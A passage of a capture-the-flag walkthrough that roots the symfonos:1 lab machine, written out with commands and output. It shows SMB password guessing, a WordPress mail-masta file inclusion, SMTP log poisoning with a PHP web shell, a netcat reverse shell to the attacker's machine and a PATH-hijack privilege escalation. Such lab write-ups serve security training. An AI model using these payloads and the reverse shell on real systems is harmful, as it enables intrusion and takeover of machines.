 ============================================
|    Getting printer info for 10.10.10.14    |
 ============================================
No printers returned.


enum4linux complete on Mon Mar  8 10:42:09 2021
```

SMB Enumeration

SMB ENUMERATION

Now that we saw that we have anonymous login through SMB lets get into the system

```
┌──(kali㉿kali)-[~/.../autorecon/results/10.10.10.14/scans]
└─$ smbclient \\\\10.10.10.14\-
\anonymous                                                          1 ×
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> help
```

smb: \> ls

```
  .                   D        0  Fri Jun 28 21:14:49 2019
  ..                  D        0  Fri Jun 28 21:12:15 2019
  attention.txt       N      154  Fri Jun 28 21:14:49 2019

                19994224 blocks of size 1024. 17266484 blocks available
```

we have an attention.txt

more attention.txt (this will open the file in vim, to get out just do a :w)

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus

We have some passwords, however, no real usernames yet

The only other information we have is someone with the name of helios, lets try those passwords with him

SMB Helios

SMB HELIOS

```
┌──(kali㉿kali)-[~/.../autorecon/results/10.10.10.14/scans]
└─$ smbclient //10.10.10.14/helios -U helios
Enter WORKGROUP\helios's password:
Try "help" to get a list of possible commands.
smb: \>
```

I was able to login with the password of qwerty which we got from the enumeration section

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Symfonos1]
└─$ cat attention.txt
```

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Symfonos1]
└─$ cat todo.txt
```

1. Binge watch Dexter
2. Dance
3. Work on /h3l105

```
┌──(kali㉿kali)-[~/Desktop/OSCP_Like_Boxes/Symfonos1]
└─$ cat research.txt
```

Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.


The /h3l105 looks like a directory and something we may want to check out

Web Enumeration

http://10.10.10.14/h3l105/

We have a wordpress page

Also we had to change 10.10.10.14 in /etc/hosts to get this far



As we can see it says there is a username of admin, but the password was not correct, I tried admin:admin at first

WordPress Enumeration

We know we have an admin, lets see what else we can find

Since this is not online we cant use the API key that I have, however, we can see that this mail-masta has not been updated in quite some time. Lets look into that a little more

```
┌──(kali㉿kali)-[~/Scripts]
└─$ wpscan --url http://symfonos.local/h3l105/ --enumerate p

[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
```

| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt

After some researching it seems we have some user input problems and not validating those inputs

We have a LFI
We have SQL Injection

Here is an LFI we can try

https://www.exploit-db.com/exploits/40290

the final url would look as such

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

And we get the following...

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:111::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
helios:x:1000:1000:,,,:/home/helios:/bin/bash
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:109:115::/var/spool/postfix:/bin/false

Lets try for shadow

SMTP Remote Code Execution

SMTP LOG POISIONING / RCE

We know we can do LFI within wordpress, however we were not able to get the shadow file

below we can see how to send an email using telnet and SMTP to the recipent helios

This is the concept of SMTP Log Poisioning

┌──(kali㉿kali)-[~/Scripts]

```
└─$ telnet 10.10.10.14 25                                                    1 ×
Trying 10.10.10.14...
Connected to 10.10.10.14.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: <pwned>
250 2.1.0 Ok
MAIL TO: helios
503 5.5.1 Error: nested MAIL command
data
554 5.5.1 Error: no valid recipients
RCPT TO: helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['c']); ?>
.
250 2.0.0 Ok: queued as 7784440BA0
```

In the above we are sending an email from pwned to helios, and the data is a get command. This means we can use LFI to use get commands

Proof of Concept, we used c (which = cmd) to see the id of the system

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/-helios&c=id

```
From root@symfonos.localdomain  Fri Jun 28 21:08:55 2019
Return-Path: <root@symfonos.localdomain>
X-Original-To: root
Delivered-To: root@symfonos.localdomain
Received: by symfonos.localdomain (Postfix, from userid 0)
        id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT)
From: root@symfonos.localdomain (Cron Daemon)
To: root@symfonos.localdomain
Subject: Cron <root@symfonos> dhclient -nw
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
Message-Id: <20190629020855.3DABA40B64@symfonos.localdomain>
Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT)

/bin/sh: 1: dhclient: not found

From MAILER-DAEMON  Tue Feb 16 01:46:34 2021
Return-Path: <>
X-Original-To: helios@symfonos.localdomain
Delivered-To: helios@symfonos.localdomain
Received: by symfonos.localdomain (Postfix)
        id 212EF40B8B; Tue, 16 Feb 2021 01:46:34 -0600 (CST)
Date: Tue, 16 Feb 2021 01:46:34 -0600 (CST)
From: MAILER-DAEMON@symfonos.localdomain (Mail Delivery System)
Subject: Undelivered Mail Returned to Sender
To: helios@symfonos.localdomain
Auto-Submitted: auto-replied
MIME-Version: 1.0
Content-Type: multipart/report; report-type=delivery-status;
        boundary="2EE7C40AB0.1613461594/symfonos.localdomain"
Content-Transfer-Encoding: 8bit
Message-Id: <20210216074634.212EF40B8B@symfonos.localdomain>

This is a MIME-encapsulated message.
```

--2EE7C40AB0.1613461594/symfonos.localdomain
Content-Description: Notification
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: 8bit

This is the mail system at host symfonos.localdomain.

I'm sorry to have to inform you that your message could not
be delivered to one or more recipients. It's attached below.

For further assistance, please send mail to postmaster.

If you do so, please include this problem report. You can
delete your own text from the attached returned message.

                The mail system

<helios@blah.com>: Host or domain name not found. Name service error for
    name=blah.com type=MX: Host not found, try again

--2EE7C40AB0.1613461594/symfonos.localdomain
Content-Description: Delivery report
Content-Type: message/delivery-status

Reporting-MTA: dns; symfonos.localdomain
X-Postfix-Queue-ID: 2EE7C40AB0
X-Postfix-Sender: rfc822; helios@symfonos.localdomain
Arrival-Date: Fri, 28 Jun 2019 19:46:02 -0500 (CDT)

Final-Recipient: rfc822; helios@blah.com
Original-Recipient: rfc822;helios@blah.com
Action: failed
Status: 4.4.3
Diagnostic-Code: X-Postfix; Host or domain name not found. Name service error
    for name=blah.com type=MX: Host not found, try again

--2EE7C40AB0.1613461594/symfonos.localdomain
Content-Description: Undelivered Message
Content-Type: message/rfc822
Content-Transfer-Encoding: 8bit

Return-Path: <helios@symfonos.localdomain>
Received: by symfonos.localdomain (Postfix, from userid 1000)
        id 2EE7C40AB0; Fri, 28 Jun 2019 19:46:02 -0500 (CDT)
To: helios@blah.com
Subject: New WordPress Site
X-PHP-Originating-Script: 1000:class-phpmailer.php
Date: Sat, 29 Jun 2019 00:46:02 +0000
From: WordPress <wordpress@192.168.201.134>
Message-ID: <65c8fc37d21cc0046899dadd559f3bd1@192.168.201.134>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8

Your new WordPress site has been successfully set up at:

http://192.168.201.134/h3l105

You can log in to the administrator account with the following information:

Username: admin
Password: The password you chose during installation.
Log in here: http://192.168.201.134/h3l105/wp-login.php

We hope you enjoy your new site. Thanks!

--The WordPress Team
https://wordpress.org/

--2EE7C40AB0.1613461594/symfonos.localdomain--

From pwned@symfonos.localdomain Mon Mar 8 07:41:07 2021
Return-Path: <pwned@symfonos.localdomain>
X-Original-To: helios
Delivered-To: helios@symfonos.localdomain
Received: from unknown (unknown [10.10.10.15])
	by symfonos.localdomain (Postfix) with SMTP id 7784440BA0
	for <helios>; Mon, 8 Mar 2021 07:40:08 -0600 (CST)

uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),-46(plugdev),108(netdev)

Alright that worked!!!

This should allow us to now make a reverse shell with netcat back to our own kali machine

	symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/-helios&c=**nc -e /bin/sh 10.10.10.15 1234**

open listener on kali linux
	nc -lvnp 1234

You should now have a reverse shell

```
┌──(kali㉿kali)-[~/Scripts]
└─$ nc -lvnp 1234                                                                                                  1 ×
listening on [any] 1234 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.14] 41044
whoami
helios
```

Reverse Shell

```
┌──(kali㉿kali)-[~/Scripts]
└─$ nc -lvnp 1234                                                                                                  1 ×
listening on [any] 1234 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.14] 41044
whoami
helios
```

I first moved into helios folder and was not able to find anything
sudo -l did not work for me
decided to look up suid information

```
helios@symfonos:/home$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
```

/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
helios@symfonos:/home$

We can see that we can do a statuscheck

Do a strings on statuscheck to see what is is all about

helios@symfonos:/opt$ ls -la
ls -la
total 20
drwxr-xr-x 2 root root 4096 Jun 28 2019 .
drwxr-xr-x 22 root root 4096 Jun 28 2019 ..
-rwsr-xr-x 1 root root 8640 Jun 28 2019 statuscheck
helios@symfonos:/opt$ strings statu
strings statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
AWAVA
AUATL
[]A\A]A^A_
;*3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6972
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
prog.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
_edata
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
_Jv_RegisterClasses

```
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
helios@symfonos:/opt$

cd /tmp
echo "/bin/sh" > curl
chmod 777 curl
echo $PATH
export PATH=/tmp:$PATH
/opt/statuscheck
id
cd /root
cat proof.txt

helios@symfonos:/opt$ cd /tm
cd /tmp/
helios@symfonos:/tmp$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
helios@symfonos:/tmp$ chmod 777 curl
chmod 777 curl
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
helios@symfonos:/tmp$ /opt/statuscheck
/opt/statuscheck
# whoami
whoami
root
# cd /root
cd /root
# ls -la
ls -la
total 24
drwx------  2 root root 4096 Jun 28  2019 .
drwxr-xr-x 22 root root 4096 Jun 28  2019 ..
```

```
lrwxrwxrwx  1 root root    9 Jun 28  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Jun 28  2019 .selected_editor
-rw-r--r--  1 root root 1735 Jun 28  2019 proof.txt
# cat pro
cat pro
cat: pro: No such file or directory
# cat proof.txt
cat proof.txt

      Congrats on rooting symfonos:1!

                   \ __
--==/////////////[}}}}==*
                   / \ '          ,|
                     `\`\      //|                          ,|
                       \ `\  //,/'                        -~ |
   )             _-~~~\  |/ / |'|                     _-~  / ,
  ((            /' )   | \ / /'/                   _-~   _/_-~|
 (((            ;  /`   ' )/ /''                _ -~     _-~ ,/'
 ) ))           `~~\   `\\/'/|'           __--~~__--\ _-~  _/,
((( ))            / ~~    \ /~       __--~~  --~~  __/~  _-~ /
 ((\~\           |    )   | '      /        __--~~  \-~~ _-~
    `\(\    __--(   _/    |'\     /     --~~   __--~' _-~ ~|
    (  ((~~   __-~        \~\   /     ___---~~  ~~\~~__--~
     ~~\~~~~~~~   `\-~      \~\ /           __--~~~'~~/
                  ;\ __.-~  ~-/      ~~~~~__\__---~~ _..--._
                  ;;;;;;;;'  /      ---~~~/_.-----.-~  _.._ ~\
                 ;;;;;;;'   /      ----~~/         `\,~    `\ \
                 ;;;;'     (      ---~~/         `:::|       `\\.
                 |' _      `----~~~~'      /      `:|        ()))),
           ______/\/~     |                 /        /         (((((((()
         /~;;.____/;;'  /          ___.---(   `;;;/             )))'`))
        / //  _;______;'------~~~~~    |;;/\    /                ((   (
       //  \ \                  /  |  \;;,\                   `
      (<_    \ \                /',/-----'  _>
       \_|     \\_             //~;~~~~~~~~~~
               \_|           (,~~
                             \~\
                              ~~

      Contact me via Twitter @zayotic to give feedback!


#
```